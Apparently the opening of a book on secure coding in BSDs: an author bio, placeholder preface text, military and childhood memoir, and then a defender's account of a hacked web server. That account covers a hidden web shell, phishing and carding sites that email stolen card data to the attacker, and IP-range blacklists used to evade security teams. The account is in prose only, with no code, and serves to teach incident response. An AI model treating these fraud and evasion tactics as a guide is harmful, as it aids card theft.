For the nameless victims I saw at work one day.
We are coming to the rescue of our memory of your worst days.
We know that cybercrime became a crime when it hurt you.

Coding and Configuration for Secure Systems in BSDs

John O'Keefe-Odom

Contents

Author

John O'Keefe-Odom received a Master of Liberal Arts (ALM) in Extension Studies in the field of Cybersecurity from Harvard Univerisity, Harvard University Extension School, in 2026. He received an AAS in Web Programming from Chattanooga State Community College in 2013. He received a BA in English: Writing from the University of Tennessee at Chattanooga in 2001. He holds various technical certifications in cybersecurity including: Certified Information Systems Security Professional (CISSP), Certified Secure Software Lifecycle Professional (CSSLP), Certified Cloud Security Professional (CCSP), SecurityX, PenTest+, CySA+, Security+, and Linux+. He has worked as a senior application security engineer and software engineer for various companies for over ten years.

Preface

Your preface text goes here...

Acknowledgements

As a web programmer, I made a hundred mistakes a day. If I made less than that, I knew I was behind. When it comes to computing, mine has been a path of hammering. I'm the type of person who will hammer and hammer and hammer away at the problem until I eventually break through. So, I can't promise you a flawless path to success, but I can suggest that we will learn something from this journey.

The mistakes and omissions which follow are entirely mine. I would like to thank some people for their help along the way.

If I had not found our local hacking group DC423, then I might not have sustained a professional interest in cybersecurity so successfully. If I had not attended many B-Sides security conferences around the Southeastern United States (US), then I might not have realized how grand and stimulating the community of hackers really is. If I had not continued to go to the library at the University of Tennessee at Chattanooga, the I would not have enjoyed such a full intellectual life after graduation. If I had not continued my education into adulthood, then my life would certainly have been different.

I had many influential professors along the way. I fell into the right crowd of instructors at Chattanooga State Community College with Leigh MacGregor, Mrs. Peacock, and host of others whose names I cannot recall. Doctors Kizza, Dumas, Kandah, and especially Li Yang from the University of Tennessee at Chattanooga built a base that prepared me for later challenges in Computer Science. Ken Smith, MFA, was my mentor for writing at UTC. I have many fond memories of the faculty during my undergraduate years there as an English major. I studied under heroes of the intellect like Doctors Richards, Noe, Rehyansky, Ware, and many others. At Harvard Extension School, I'm sure I pissed off almost every TA and instructor who had the misery of grading my work. For them, I am grateful. Many thanks to my professors at Harvard: Len Evanchik, Daniel Garrie, David Cass, Derek Brink, Ramesh Nagappan, Joseph Ficara, Minlan Yu, David Arias, Eddie Kohler, David Malan, and Bruce Huang. And, of course, an extra special thanks to the professor for whom I was her "most challenging student," Heather Hinton.

With our chosen style of citations, we tried to provide references that would withstand common lab use and academic rigor. We provided in-chapter sections for convenient references to books, man pages, and websites. We also continued with inline footnoting for chapter endnotes; we especially noted various computer commands and technologies since they are fundamentally derivative works upon which we depend. This made for a lot of references and some duplicity. We have cited generously.

We decided to set a previous book in fonts by Erik Spiekermann after seeing "Helvetica" by Gary Hustwit (2007). We carried that through here. InfoOTDisp-Book is copyrighted by Ole Schaefer and Erik Spiekermann; it is published by FSI Fonts und Software GmbH. Eurostile Extended Regular and Eurostile W01 Regular are copyrighted 2006 and 2010 by URW Design and Development.

For typesetting and formatting, we chose LaTex. We repeatedly consulted various AI and Internet sources for coding the document which generated the paper.

For bibliographic formatting, we frequently used MyBib. [1]

With the rise of AI, I did choose to use artificial intelligence as I crafted this work. When I began, near 2015, as a student, it was not available. As I graduated from Harvard, we often found ourselves in conflict with AI tooling; it was so convenient and effective that most of the time we had to refrain from using it; we were in an intellectual endeavor that required proof of thought; AI is so capable of providing an answer that there are times when it can be a too-helpful assistant. In our work here, we chose to limit its tasks to mundane data processing, formatting, and organizing text. Our work could not have effectively been typeset in LaTeX without it. However, we want to keep the content as intellectually valid as possible so we have chosen to refrain from using it as a tool for composing prose. We recognize that the whole work is our responsibility.

Introduction

Your introduction text goes here...

1 Anecdotes on the Journey

As I've encountered different problems related to computer systems in my life, I have noticed that sometimes other people don't react the way I might expect. Sometimes people are supportive of finding and treating vulnerabilities. Other times, people have told me directly that they didn't want any problems mentioned for fear that admitting there was a problem would make their system look weak. Still other people have sometimes reacted in ways that were so self-centered that their reactions seemed foolish, almost comical. Having seen some of these reactions, I noticed that our values and judgements about actors and victimization play a big role in how we might react to finding out we are the victims of attacks on computer systems. I would like for us to think a little about how we might choose to value ourselves, the people working around us, and others affected by malfeasance on the web. To that end, I would like to tell you a few small tales about my life and computers.

1.1 Computers and Insects

When I was a small boy, we lived in New Orleans. In my part of the city, there was a large, open drainage canal. This canal had steep sides covered with grass and weeds. Most of the time the water was low in the canal. Brown water snaked through the basin of the canal. Sometimes there would be a muddy shopping cart in the weeds. One time I saw an old man fishing for a turtle in the canal. He used a big hook and a piece of meat. He caught one large snapping turtle. With a taut line, he pulled the turtle from the waters of the canal. The snapping turtle was dripping with tan mud. Its shell seemed as large as the man's torso. He lifted it up and dropped it in a burlap sack. He quickly gathered the top corners and held the bag shut with his fist.

I had been picking blackberries in the brambles of the canal. As I put my blackberries in my plastic margarine tub, I asked the man why he was fishing for the turtle. He told me he was going to eat the turtle. He would make turtle soup.

I often saw rat traps tied with strings to trees in the canal. Some people had houses along one side of the canal. Along the edge of their backyards, they tied rat traps to tree trunks or metal fence posts. These rat traps were like mouse traps, but much larger. Nobody ever bothered to put bait in them. I lived in an apartment complex on the other side. Every day I would walk to and from school with other kids from my neighborhood. Every day, we would pass that canal.

One day, near 1979, a computer programmer came to my school. Our teacher gathered us in the library. We sat in a circle on the floor, cross-legged, "Indian style." The programmer came in, pushing his cart. Taking up the whole top of the cart was the computer; it was a big gray box with a keyboard and a built-in monitor. Underneath, on the shelf, was another set of boxes. One of them was an eight-inch floppy disk drive.

The programmer told us about computers. Looking back, I realize that I forgot everything he said. He had shown us about files and the parts of the computer. Then,

there, on the computer screen, I saw something fascinating: my first look at a video game. It was Pac-Man in black-and-white. There were no colors on the screen.

One day I was walking home from school with the other kids. Because I was little, I had to walk to and from school with one of the big kids, Jeanie. She would watch out for me and make sure I went the right way.

As we passed the canal every day, there was a little draw, like a V or little valley, going from the curb of the street down to where there was a big pipe. The canal went under the road in this a big concrete pipe. Some of the big kids would go down to the rim of the pipe and stand on its edge. I was too little for that yet. Instead, like most of the kids, I would run and jump across the little V at the top. It was only a few steps, a few feet, but it felt like a big adventure when I made it across.

I was having fun and feeling great in the sun, fresh out of school, I decided to run. I ran, and I jumped. I tried to get across the little V, but I didn't make it. I tumbled and fell into the dirt on the wall of the little valley that went down to the big pipe.

I jumped. I stumbled, and I fell. I landed in a big ant pile. There, on the far side of the V was a big ant pile. It was about three feet around. The puffy grains of cultivated dirt stood knee high to a man. The ant pile was filled with hundreds of ants. Before I knew it, before I felt myself really fall, I was swarmed and covered with ants!

They were biting me! I forgot about the big canal. I scrambled up the dirt. They were all over me! Hundreds of ants! Ants on my back. Ants on my legs. Ants on my arms, in my hair and on my head. I did what any kid would do: I screamed and cried and ran. I ran as fast as I could. I ran across the grass into the apartment complex. I ran down the streets to my home. I ran as fast as I could.

I cried for my Mutti and told her about the ants. She put me in a cold bath. A little while later Jeanie came by with my book bag. I had dropped it when I ran home. She had rescued it. She told my Mutti about the ants. I still remember my mom saying that she knew. She had been glad Jeanie had checked up on me when I got home.

It gets hot in New Orleans. I still remember having to wear a white, long-sleeved shirt to school. It was so hot and humid. I felt sweaty, having to wear the long-sleeved dress shirt. Often in New Orleans, I would play in shorts and a short-sleeved shirt. I would often run barefoot and get a suntan. But, thanks to the ants, I had to go to school in a long-sleeved shirt. I was so covered with ant bites that it looked like I had the chicken pox. I had to wear the long-sleeved shirt to keep from scratching.

The next time a computer came into my life was some years later. Now, my friends, and later I, had an Atari 2600. Today I would look upon this as a computer, but back then, to me, it was "a video game." Also, I had seen some other computers. I had an old friend whose family was more rich; they had an IBM PCjr. I saw Apple IIe's at school. I had even attended a week-long summer camp at junior high. I remember typing in my programs in BASIC. I somehow had a book that I had gotten about computer programs. It was about typing in programs to make a computer game. I don't remember the title. I don't have the book anymore. I don't know what language it was written in. However, the book was about adventures. That's

what I wanted: computers and games and adventures. I never did get many of those programs to work.

I also remember my friend next to me, Eddie, typing in a program in another way. I asked Eddie what it was. He said it was C. C! The teacher said C was advanced. He didn't want the rest of us to be trying to type programs in C, if we didn't know what we were doing. It was okay for Eddie to try, because he was advanced. The next week, there was another week of computer camp. I didn't go because I thought it was for the advanced kids.

The computers we used at school and saw around us: they were expensive computers. They cost thousands of dollars. It was clear to me that I shouldn't even ask for one because there was no way we'd be able to buy one of those. Yet, somehow, I ran across an ad in a magazine for a Commodore 64. It was $200.

Now, that was a lot of money back then, too. It was a bare-bones system. I would still need some more components. But, it was $200.

A friend of mine, Donald, had proudly told me at school how he had a job and made money mowing lawns and raking leaves. That sounded pretty good to me: making money. I was mildly interested in lawn care. Most of all, I knew I could do it. I could push the lawnmower. My dad made me mow the lawn. I could earn some money. I canvassed the neighborhood. Some people said no. Some people said they mowed their own lawn. I didn't want to go too far up the street into Donald's territory. I found one customer: the man across the street.

I mowed the lawn for $20 a pop. I was the worst employee you ever saw. Frequently, I would just quit working. It would be hot, and the Zoysia grass would be thick and wet. It would clog up my lawnmower because I would wait too long to go back and mow again. I would cut one rectangular patch in the thick part of the front yard. It would get hot, and I would leave to cool off. I would come back eventually and start mowing again.

One day, I was bopping along, mowing real great, dreaming of imaginary greatness. I had a good rhythm going. I was getting close to finishing at the end. I bumped up against that big old Magnolia tree Mister Warner had in his yard. Somewhere right around there, I hit a yellow jacket nest.

I don't know if you've ever hit a yellow jacket nest with a lawnmower, but I want to tell you: those yellow jackets were angry. They do not want to be disturbed. All they want to do is eat fruit, rotten insects, and sleep in their enormous, maze-like hell of an underground yellow jacket nest.

I remember that I felt them buzzing around me and swarming. I felt some heat on my arm, and looked down and saw one stinging. I can still remember seeing one stuck in the skin of my arm, trying to pull away, as it stung me.

This time, I was older. I was more mature. I was experienced. When it came to stings, I was advanced. I didn't just cry when I ran home. I ran home aggressively.

I started getting undressed outside. I remember I stripped off my pants in the kitchen. Insects were still buzzing in the legs of my jeans. I swatted at them. I ran and got in a cold tub. I still remember brushing at my arms and legs in the cold water. I felt a few stingers come out. The stings burned and throbbed and grew red. I had a little over $200. I had been mowing all summer.

As I scrounged over my hoarded money, it turned out that I had just enough to get the computer and a TV set. I remember feeling stunned as my mother asked me if I had enough for tax. Tax! What tax, I said. Sales tax, they said. How much was that, I asked in a daze. Somehow, they must have saved me, because I came home with a computer and a black-and-white TV set to use as a monitor.

It was a Commodore 64. I would type the programs in. It came with a manual. I had learned a little BASIC in school. Trouble was, every time I would turn the computer off, it would forget the programs. You see, Random Access Memory (RAM) is a volatile form of memory. Without electricity constantly charging that type of memory, it would forget. There was ROM in the computer, and in cartridges for games, but what was needed was a more persistent local storage. I needed a tape drive.

I had to go back and mow some more lawns. I did go back. I did mow some more lawns. Mister Warner did pay me, even though I was the worst employee ever. He did help me to realize that there were jobs out there. Yet, once I got that tape drive, I don't think I ever went back. Soon we moved away, and I was on to the next adventure: high school.

After high school, I got my first chance at a real job: joining the Army. Now, at the time, I was only seventeen. I remember telling my mom and dad, The recruiters said that since I was under age, you would have to sign for me. I thought that would wrap up that effort. Instead, my parents said, Where do I sign? Next thing I knew, I was here and away to Basic Training.

I learned how to work in Basic Training. I put forth effort. I felt like I was under a lot of stress, with no way to escape, for the first time in my life. I learned how to work and get along with people I might not otherwise be around. After Basic, I went on to radio school. I became a RATT operator, radio automatic teletype. I went to jump school. I spent my enlistment jumping out of planes and operating radios. It was a great job for a young man to have.

This job was where I really learned about computers and telecommunications. The Army made us do everything to send a message. We began by learning to type on a 1949 teletype. We learned how to generate our own electricity, and we learned how to hookup systems to commercial power if it was available. We were taught to construct our own antennas, raise our own 50-foot antenna towers. We used one-time pads, hardware and software encryption techniques. We used punched paper tape, Bell Labs modems with oscilloscopes, teleprinters and shortwave radios. We used encrypted, wireless networking systems back before the Internet became popular among the public.

One day I was on the job during Operation Desert Shield in Saudi Arabia. I had had a long day. I had been up for most of the day. I had worked the night shift. I was about to go to bed when Sergeant D. told me, You have latrine detail. Back then, we used burnout latrines. So, what this means was that we would drag the cans of sewage out of the latrine hut, and burn off the sewage that had pooled inside. To do this, you would use a five gallon can of diesel fuel; pour that into the can. Then you would pour some unleaded gasoline into the can. It would look pink over the yellowish diesel. Immediately, a thick curtain of vapors would rise from the can.

With the cans loaded with fuel, we would get back some feet, crouch down, and strike and throw a match towards the curtain of gasoline vapor. Whump! The cans would catch flame. One by one, we would set them on fire this way.

Burning sewage takes hours. What happens is that the burning unleaded gasoline ("MOGAS," we called it in the Army) will begin to heat up and boil the diesel. Once the diesel is hot enough, it will continue to boil and burn, too. Diesel, by itself, will not readily catch fire at just the touch of a match. If it's not prepared, it can actually snuff out a match. In contrast, gasoline, of course, will immediately flash over into fire. One of the tricks I learned on the job in the Army was that, if you could not tell the difference between MOGAS or diesel, one way to check was to dip a Styrofoam cup in the liquid. Gasoline will eat away quickly at the Styrofoam. It's a quick and cheap assay for telling the fuels apart. Sometimes, in the bright sunlight, with your sense of smell dulled from being around fuel, you might not see the difference readily in the liquids themselves. Fortunately, the Army required the cans to be kept well marked.

When you burn sewage for hours, you have to stir it. Human waste, like the body it comes from, is loaded with water. If you don't stir up the sewage in the can, then it won't all burn down to ash. Since that's the goal, to neutralize the pathogens by reducing the sewage to ash, you have to stir the flaming can of burning sewage. It smells horrible. The foul odor permeates your hair, your clothing, your skin. It gets in your nostrils. It's all over you, and there's no escaping it.

By the time I was done with all this burning sewage in the 120F desert, it was time for me to break down and take a shower. Our shower was an Australian shower, which was a canvas bag with a shower head built in. You would get a five gallon can of water, fill the bag, hoist it up on a pole, and then shower off with the cold water. With my bare feet in the sand, I rubbed some soap all over myself. I rinsed off before I ran out of my five gallons. I put on some clean clothes and walked around the camp.

I sat on my cot and made fists with my toes in the sand. I was about to eat an MRE and get some sleep before my next shift began that evening. I walked around the corner of the tent to get a water bottle. I picked up an empty cardboard box to throw it away and get myself a fresh bottle from the next box. I heard a tick and felt a bump and a sting against my big toe. I had been stung by a yellow scorpion.

The night of the scorpion was a great adventure for me. My friends sprang into action. They picked me up by my clothes and carried me toward the medics. Just then, a Blazer slid to a halt, throwing an arc of sand. We had been asking for a support vehicle all day. A friend hot-footed one up the hill to our spot just in time. I remember laying on the stretcher at Battalion Aid. Already convulsions had caused my leg to shudder rapidly. Scorpions kill their prey with acetylcholinesterase inhibitors; those chemicals poison nerves into an electrical storm that causes electrical confusion; this leads to paralysis. In my case, I had some kind of allergic reaction to the poison. Instead of growing cold and immobile, my muscles twitched and convulsed.

The doctor at battalion said he only had two 500mL vials of Benedryl. It was just enough to save one man from a death like this. He said he needed to save his medicine for just the right moment, because he might not be able to get more. At one

point the doctor said, If the convulsions reach his chest, he'll smother. I remember my friends all leaning in over the stretcher to check on how I was doing. I made sure to announce I was still breathing just fine.

I didn't get any medicine. That night, I spent one of the most painful nights of my life. Until years later, when I was tasered, I never felt any pain even remotely close to the stabbing brush of pain inside my leg that night. With every heartbeat, and between every heartbeat, I could imagine a tree of sharp, icy fire that was my nerves. One of my friends took my shift as I tried to rest.

The yellow scorpion was the fourth most poisonous animal on the Arabian Peninsula. The other three were snakes: the carpet viper, the cobra, and the hog-nosed viper. I never saw a carpet viper. The cobra makes its home in irrigated areas; but, at the time, Saudi Arabia was the world's fifth leading producer of cereals. It was heavily irrigated in some parts. I did see a sleeping hog nosed viper, curled in a figure eight about the size of a boot print. It was sleepy from the cold of some fog rain in the winter. The scorpion, though, was more than poisonous enough for me. The day after I was stung, my buddy carried me on his back the half mile to battalion aid. I asked for some pain killers. The medic sergeant told me they don't treat pain. I asked for an ibuprofen. I was denied. We had to hobble back to camp and wait it out. The rest of the pain subsided later that day.

Later on in those war campaigns, during Desert Storm, some people that I worked with died. I knew one of them in passing. He would come by our rig looking to send a message. He was a Captain, a West Point honor graduate. He was Puerto Rican. He smiled a lot. We were in a vocation where optimism wasn't openly valued. He was a good person. He died leading his troops from the front.

When these people died, there was nothing I could do to help them. I had had a pretty good tour up to that point. I was fairly good at my job. But, when the time came, there wasn't anything I could do for these people who were so badly and suddenly wounded. I felt terrible about this for a long time. The day of their death was the worst day I ever had on the job.

Years later, I was in college studying Literature and Writing. I was reading a book by Tim O'Brien called The Things They Carried. It was about and based on O'Brien's experiences during the Vietnam War. Somewhere in there, I remember reading a lesson about how some people believed the folly that others had died because they were stupid. In my later tours in Iraq, I saw this mythological phenomenon rise again: if you had an aggressive posture, the sayings went, then the enemy wouldn't attack you. I never found any of this to be true.

The fact is, I believe: Bad things happen to good people who do the right thing, every day. I know that's hard for some to accept. Decades later, my pastor told me that I had a harsh view of theology. Still, though it has been very difficult for me to face the world this way and accept it for what it is, I believe these thoughts. I wish we lived in a world where justice would reign. I wish we could see that the truth would exonerate many living souls. Still, I see evil shadows and thieves all around. And no, I do not see the Good always prosper.

I accept that bad things happen to good people who do the right thing, every day. I mention all this because I want you, too, to consider it. Sometimes I meet

rationalists who just cannot accept that bad news comes to good people. I want you to know and recognize that bad times can befall good people.

Accepting this idea can challenge some of us. We might not want to acknowledge what this kind of inherent unfairness in life can say to our notions of justice. It can push against our concepts of actor and victim responsibility. Some might defensively whine that, We are all victims now. Maybe we'll invite a straw man over so that we can knock him down. Yet, in a world filled with environmental hazards, we have to recognize that some of those hazards carry catastrophic consequences for the wrong kind of interaction. In line with our sense of justice or not, deep, extreme, and powerful unfairness can override the will and reckoning of our best and strongest people. Still, many more will suffer faster and harder a more damaging fate solely because we may be weaker, slower, or somehow wrongly suited to counteract whatever overpowering threat awaits. Living in a world with catastrophic risks changes us all. While some people may have a hard time acknowledging the health and survivability of their chosen coping mechanisms, we see that the risks continue.

I think that maybe some people around me had a hard time accepting this idea. Their resistance to this acceptance shaped an important situation that brought me one step closer to studying information security. Specifically, it shaped the reaction to attacks that I saw one year. It was the year I found a RAT: a remote access Trojan, buried deep in a production computer.

1.2 First Light

I was in the back row of a boring sales meeting when I first got the news of a devastating hack that hit one of my clients. Because of the way some people reacted and some of the things that happened later, I won't tell you who they were. While not everything turned out for the best for everyone, I don't find it hard to know that there was plenty of good in even the worst people involved. With that, let's continue.

The tables had those white nylon table cloths. I had given up my nametag holder so that someone else, more important in the meeting, could have a replacement handy. While I wanted to be helpful and on hand, I didn't really have a stake in the main mission for these people in this huge sales meeting. I was the programmer. As a wizard of the mysterious, I knew just enough of the black arts to be dangerous. I knew enough of the tediousness of building things right to take care of those I built for. I knew I would die slowly of dehydration in this sales meeting if it were not for that purloined can of Sprite.

I got a text from my boss who sat on the other side of the room. It said that we'd been hacked. Right as the meeting closed, and people milled around in the intermission between speeches, he called me on the phone from the front of the room. The entire site was wiped out, he said. Get back to the office. I was already on my way out the door.

When I got a look at everything that was missing from the directory, I was surprised that some files remained. A huge swath had been cut into the site. There

were some really big losses. Where I expected to see files and directories, I saw emptiness. That evening, I began a methodical review of what had been destroyed and what remained. I used a guiding scrap of untouched information to remind me what should have been where. Hours later, we got backups installed. The site was basically repaired. We had no idea, really, of what happened to us or why.

After this event was over, in the weeks that followed, we would kick around our guesses. We never really did have any good idea of exactly what had occurred. We speculated about motive. We had reported it to the law, and we had seen them do nothing. We resolved to build some parts back better, and we did.

About six weeks later, we found the first bad directory. In a folder of computer files, we found programs that shouldn't be there. There would be more. Usually, they stood out to us because they were international; these files were programs that contained code for sending the same message in a variety of languages, based on the receiver's identified preferences. We didn't do anything international. Our principle users were confined to domestic business. Let's just say that they didn't speak French, or Italian, or Danish, or German, or any of those other languages symbolized by those little flag icons we saw in the bad directory. The malware that we found on this hacked computer catered to more languages and cultures than our business normally ever would.

These bad directories, containing collections of flag icons, were templated carding sites. From reading the code, it was obvious that the purpose of these sites was the deception of people and the capture of their financial information. We found a new one about every six weeks. We would look at it carefully, and then rip it out. A new one would crop up in a different place, some weeks later. The sites were basically the same, but they would often be perfectly decorated to look like the real thing. They would look like an actual banking site or a famous login site or some type of digital shopping cart. Large graphics would fill the backgrounds. Often, they would be picture-perfect replicas of the real websites users would expect. A Javascript program, usually a SPA, single page application, would run the forms. This means that the user's own computer, not some distant machine, would do the computational work of capturing the victim's financial data and send it to the hackers who had set up the carding site. A few of the carding sites were so sophisticated that they would simulate page clicks; the duped user would probably think that they were visiting a multi-page site, like the one they expected. Meanwhile, they would stay on the same page all along. They would dutifully fill out those forms, entering their personal financial information. It'd never go where they thought. Instead, it'd be all emailed back to the attacker who ran the carding site.

I learned a lot from reading those pages. The attackers had installed a fairly good set of Javascript functions to react to different kinds of credit cards. One type of function would use some simple math to examine the credit card member that had been entered by the victim-user. Then, the function would classify which kind of credit card had been used, based on the characteristics of the provided numbers. Using this logic, the site would react to show the user what kind of credit card had been entered. Their sites could imitate the reactions on commercial websites; type in the card number, and the program would identify what kind of card you were

inputting. Maybe users would be reassured to see the site reacting to their input in a professional way.

Another time, somewhat near the end, I could tell that the site was related to a person who didn't know very well what they were doing. It flat out looked to me like the program they installed was a lesser version of the others. It seemed as if that particular carding operator didn't have the technical skill to flesh out and code a good, working design. We deleted that one, too.

Now, all the while this was going on, for months, we were stifled by our inability to gain root access to control this box. We couldn't take the normal actions website administrators undertake to monitor, to limit, or to exert power over user actions on the website. We weren't stymied by criminals. The previous contractor who had set up the computer had never fully relinquished basic information needed to control the account on this rented server. In the end, he did give it up. That was over a year after our first big attack.

It took me a long time, months, to find where the server side logs were kept. These logs were text files automatically written by the computer. Each time it would receive a call for a file or web page, it would note information about that call. They described the specific computer address of where every call to the computer had come from. It showed what file had been accessed each time. Often, these log entries also detailed commands used by attackers to try to force bad input into the database in order to overwhelm it and grant them an opportunity to cram their own commands into the machine. These logs were automatically compressed into zipped files. The hosting company's control panel for the site provided us with a small window on the last 300 entries. The site was passing so much traffic that 300 log lines was a ridiculously small slice of what was needed. The account on that leased server was set up to run web pages that received very little traffic, like an amateur's blog. On those sites, perhaps 300 lines would reveal most of a day's visitors. For these directories, 300 calls could be made to the site in minutes. Our client had grown much bigger than its earlier allocation of resources.

When I finally found the logs and unpacked them, a new world awaited. After some griping, my boss grudgingly admitted that log reviews were helping to protect our website. I wrote scripts to scrape text copies of the log files. These programs would automatically read copies of the logs I had downloaded. Many of the logs were tens of thousands of lines long. In them, there would be an uncountable number of legitimate calls to the site. Buried in that collection would be the commands to illegitimate carding sites on the computer. Also in there would be records of other attack attempts. I soon learned to look for specific keywords. I saw the common shapes of SQL injection attacks that tried to force commands into the database engine to get it to reveal its contents. I saw indicators of XSS attacks from referent sites. Victim visitors who had arrived at the carding sites seemed to have been already compromised by a visit to a previous website. These calls came in with encoded data already appended to the URL in a way that suggested their requests had been partially processed by another system. Perhaps their searches on a famous search engine in Russia had indicated they had interests that made them likely victims for these scams. I picked up IP addresses and ran them through Shodan, a special

search engine for the Internet of Things. Shodan offered the advantage of telling us, by IP address, where in the world a computer was. Sometimes it would also tell us if other computers were part of a network that it ran. We could see some information about the types of programs that were on those computers. It might also include registration information of people and businesses related to the computers. Sometime there were sample code replies to common types of calls made to those computers. Cataloging and correlating information from the logs and Shodan proved to be very valuable, over time, to understand the international nature of different kinds of attack attempts on the site. I learned about my attackers. I could often tell the difference between different styles of attackers. I could see the plain difference between the lone Metasploit user who was running sqlmap from Tehran and the multi-country curl-based recon attacks from South America and the other calls that were all part of the same Bit Torrent botnets out of Russia and Ukraine.

One thing I didn't see, though, was my main, lone attacker. He didn't use web addresses to get in. Somewhere, buried in the directories was a shell. I found it about a year after he first attacked.

1.3 Attack Topology

This is what I believe he did with that shell.

On arrival, he unpacked his calling card. This flash, or identifying graphic, was his. It was basically a large, rectangular picture of a music playing program. His hacker name was literally written right across it in big, bold letters. Next, he unpacked a template for the card site he would use over and over again. All of this was stored in the same directory that held the Trojan program. This encoded source code could be read by the computer, but was difficult for people to read. It provided the attacker with full access to read and write files on the compromised computer. It was his main mechanism for putting his programs on the machine. It would prove difficult to spot, since it was buried in a large, cluttered directory filled with so many files that it was not practical to inspect them by sight. With no practical monitoring or real security measures, our attacker was able to conceal his Trojan in a pile of unsorted trash for months. Our failures were his camouflage.

I don't think we were the only site he had. My suspicion was that an effective carder would be like an effective check kiter: he would operate in many locations continuously. Check kiting, more popular during the time when paper checks were dominant, was a scam that worked like this. The kiter would go to a bank and write a bad check. While the check was in the process of clearing, he would have a credit. The kiter would go to another bank and write another bad check; this time the check would be written against the account where the bad check had been deposited but not yet collected against. An effective check kiter would have many such transactions in process. These checks would be "up in the air," figuratively flying like kites. While I never saw any other the other compromised sites or transactions to them, I felt that it was most likely that websites compromised for carding would be set up like beads on a necklace. Our carder would visit only every so often; he would set up a new

templated site about every month to six weeks; this was not because his business was idle. Instead, I suspected that we were just one node in a very long line. By extension, I suspected that the other sites used in other phases of the operation were, too, used like a string of pearls or like beads on a necklace. One by one, traffic would count their way down the line. They would control which of the sites in the lines of prepared computers would be used at a given time. Only a small segment of the compromised machines would need to be exposed at a time. By using many sites like this, perhaps an attacker could reduce repetition; during my time in the military we were often told the old maxim, "Repetition kills." Repeated behaviors yield more readily observable patterns. Our attacker the carder had a lot to hide from.

To help his hiding, he would install blacklists. These programs, .htaccess Perl scripts, would deny the directory entry, discovery, or communication to sites listed. Normally, these small programs would be installed in a directory by system administrators to control activity in the directory. Since he was ensconced on the computer, he provided his own protective site administration. Later, when I found several of these blacklists, I noticed that my attacker had diligently commented his purpose for blacklisting many of the sites. In blacklisting, the carding web programs that were in the templated sites would use two layers of defense: iterative, programmatic denial, and explicit denials. For instance, the attacker would deny entire ranges of IP addresses. Large, well-funded multinational businesses would often have big blocks of IP addresses for their use, taking up a whole range of numbers. Since these companies often had well-staffed and adept computer security departments, he made sure inquiries from their computers would be denied. Sometimes he would have programs do an iterative comparison of an incoming call's IP address; then he would deny. That is, he would use his program to receive an address value, then he would loop over a short list of known values that described different limits of ranges to avoid. This type of attack he used often to conceal his operation from larger companies, like Google or Cloudflare, who had well-funded, in-depth defenses. In big corporations, the defensive security teams would be more likely to be supporting companies that would take significant legal and digital action against the carder. Also listed, often explicitly, were individual IP addresses of people or other criminal organizations that had evidently been seen as a threat to the carding operation. In these instances, his programs would go down a long list in a simple sequence and compare the caller's IP with known IPs to avoid. The attacker was literally trying to avoid the competition. Sometimes the comments next to the IP address would be a rude insult about someone's personality or a note that a successful operation was running at that address. In all, the blacklist would help the carding operation remain undercover.

I also never saw any indication that the renters, the skiddies, knew where the site was, either. These skiddies, or script kiddies, were the type of attackers who participated in computer attacks, but did not directly possess enough technical knowledge on their own to conduct an attack manually. Instead, they would buy programs put together by others to conduct an attack at the touch of a button. Perhaps the attacker's very customers were somehow on the blacklist. I often assumed that the

people using the sites that were produced by the template would probably never exactly know where the carding operation was. While I had no way of knowing, we saw evidence as we went along that maintaining control over information and access was a key part of the carding operation. The attacker's customers, for example, probably went directly to their own subdirectory. I just don't believe that they ever used the same back door that the attacker did. If they had, they would have stumbled upon the templated site. Then they, too, would be able to replicate it and use it as they will. Considering that they were probably paying fees for the collected information, a leak like that might have been catastrophic to my attacker's operation. By not revealing his own method of access and site construction, the attacker was probably employing his own risk controls for his own ends.

The attacker would need someone to rent the site. These skiddies were probably unable, or unwilling, to run their own carding operation. I think my attacker had both kinds. On one occasion, we saw poorly constructed and edited templates; those may have been the less able. I think the remainder were the unwilling. I suspect that some of them were unwilling to run their own carding operation because they were running a much larger and involved operation: it was clear that there was a lot of sexual content to the bait sites that brought some of the people to the carding sites. Perhaps people in the prostitution business needed operational separation for their own reasons. Or, maybe, they were low on the technical skills needed to recon, vet, establish, run, conceal and maintain a long string of carding sites on the web as a professional-grade service. For whatever reason, it was clear that my attacker who unpacked carding sites was also linked up with others who seemed to be his customers.

These skiddies, too, would have baiting sites that also seemed to be like beads in a necklace. They wouldn't perfectly repeat. Each day, there would be a slightly different line. But often, the line of sites would be similar enough to be recognizable. One set of lines seemed to be from a Russian search engine that was somehow laced with Javascript in a way that implied some cross-site scripting was at work. Most would be plain calls to carding URLs. Regardless of structure or sophistication, it was clear that the baiting sites were like one long string of compromised computers, too. Perhaps they were sometimes legitimate servers that had been directed to meet the carding operations.

These skiddie customers revealed their baiting sites in the server logs. Over the year that I was learning about these attacks, in the months when I could scrape the logs, I gathered a list of keywords associated with referring sites. Phrases like "xxx" or ".ru" and many others: they would be in log entries going to directories that I knew should not normally be receiving traffic. In turn, I would look up many of the IP addresses associated with those keywords by using Shodan. I would build spreadsheets filled with IP addresses, calls to URLs, and other information. I would learn which IPs were associated with locations in foreign countries. I would learn which IPs were in the same Bit Torrent botnets. I learned other technical characteristics about various groupings of the websites. Over time, it was clear that the flood of traffic discovered on some days was aimed directly at a new installation of one of these carding sites. The logs would show me, by their directories, where to

go. When I got there, sure enough, I would see the familiar flags. I found slightly modified carding sites each time. I would study the supporting graphics. I would read over the associated programs. I could see that each time, the installation was slightly different. One social role would be a leader among the referring sites: sex.

Sexual topics would often be built into the domain names of the baiting sites that referred traffic to the carding sites. I call them baiting sites because I believe that few people would have believed that they were going to be duped into using these carding sites. Instead, it seemed that the visitor, the victim's motivation, was sexual activity.

No matter what kind of sex you might desire, these sites might have catered to you. On one set, the site would be a menu of scantily clad prostitutes. Women of all kinds would be there. Some were obviously young and beautiful. They would wear different kinds of lingerie. Some would be topless. Some would not face the camera. Each woman on a page would have a small block for an ad. Next to her photo, there would be a price list, often in Russian. Once I translated these ads using Google translate. I calculated the exchange rate of the prices. It was clear that the last three entries on the list of menus were for: one hour, two hours, or all night. The all night deluxe experience, the most expensive on the menu, had a going rate equivalent to $30 US. At the bottom of each ad was the suggestion that these women accepted credit card payments. The payment methods they accepted would be just like the ones in the carding sites.

Let's not forget that these sites offered many kinds of attractions. Did you want to start a video chat to talk to two young, suntanned Brazilian men? Did you want to talk to two girls instead? Did you favor flirting with the old or young? Or, were you just shopping? Were you a pregnant woman, looking to buy clothes for your baby? Did you want to buy or price an expensive car by submitting your information for a quote? Did you use online products that required a famous sign-in procedure? Any of these ploys, not just plain prostitution, could be the bait that got someone referred to carding sites such as these. Over and over, we saw many different kinds of referent sites in the logs.

